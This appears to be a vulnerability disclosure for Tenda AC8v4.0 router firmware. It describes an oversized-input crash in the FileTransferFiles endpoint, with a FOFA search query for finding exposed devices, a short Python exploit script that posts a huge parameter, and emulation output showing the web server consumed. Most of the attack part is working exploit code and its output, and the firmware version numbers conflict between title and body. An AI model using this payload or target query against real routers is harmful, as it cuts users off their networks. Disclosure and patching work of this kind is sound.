

Tenda Router AC8v4.0 Firmware V16.03.33.04 Binary Vulnerability

Vendor's Official Website: <https://www.tendacn.com/>


Vulnerable Firmware: <https://www.tendacn.com/download/detail-4558.html>

Affected Assets: <https://en.fofa.info/> Fofa: body="tenda" && body="V16.03.34.06"

Attack Component: <http://192.168.25.135/goform/FileTransferFiles>

Attack Vector: *FileTransferFiles()* function -> *websDone()* function

Code Analysis:



The program receives a user-supplied parameter "HTTP/1.0 200 OK" and passes it to the *websDone* function, which processes the input string. However, if the **input is too large**, the function fails to handle it properly

Payload (exp.py):

```
import requests
```

```
url = "http://192.168.85.166/goform/FileTransferFiles"
```

```
data = {
```

```
    "HTTP/1.0 200 OK":b'A'*1000000000 # choose a very large value
```

```
}
```

```
requests.post(url=url,data=data)
```


Poc:

```
(root@kali)-[~kali/luyouqi/V16.03.34.06/_US_AC8V4.0si_V16.03.34.06]
# qemu-mipsel-static -L . ./bin/httpd_fixed

Yes:

***** WeLoveLinux*****


***** Welcome to *****
connect: No such file or directory
func:cfms_mib_proc_handle, line:191 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:191 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:191 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:191 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:191 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:191 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:191 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:191 connect cfmd is error.
[httpd][debug]-----webs.c,158
httpd listen ip = 192.168.85.129 port = 80
webs: Listening for HTTP requests at address 192.168.85.129
```



```
(root@kali)-[/home/kali/luyouqi]
# python3 exp.py
```

```
0[|||||]100.0% 4[|]
1[|||||]12.3% 5[|]
2[|||||]7.5% 6[|]
3[|||||]3.3% 7[|]
Mem[|||||]6.01G/7.73G Tasks: 121, 549 thr, 170 kthr; 2 running
Swap[|]520K/1024M Load average: 0.65 0.37 0.57
Uptime: 09:30:36

Main 770
PID USER PRI NI VIRT RES SHR S CPU%MEM% TIME+ Command
284368 root 20 0 2260M 2460K 8448 R 101.5 0.3 0:02.68 qemu-mipsel-static -L . ./bin/httpd
1780 kali 20 0 459M 109M 93556 S 5.2 1.4 0:20.62 /usr/bin/qterminal
284640 root 20 0 9392 5888 3584 R 4.6 0.1 0:00.20 htop
1026 root 20 0 884M 591M 80980 S 3.9 7.5 9:18.59 /usr/lib/xorg/Xorg :0 -seat seat0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novtswitch
207204 kali 20 0 2885M 362M 164M S 3.3 4.6 5:00.82 /usr/lib/firefox-esr/firefox-esr
1295 kali 20 0 1900M 128M 80436 S 2.0 1.6 6:06.68 xfwm4
```



Directly crash the router and no network connection.

Recommendation:

To sanitize too large input of users.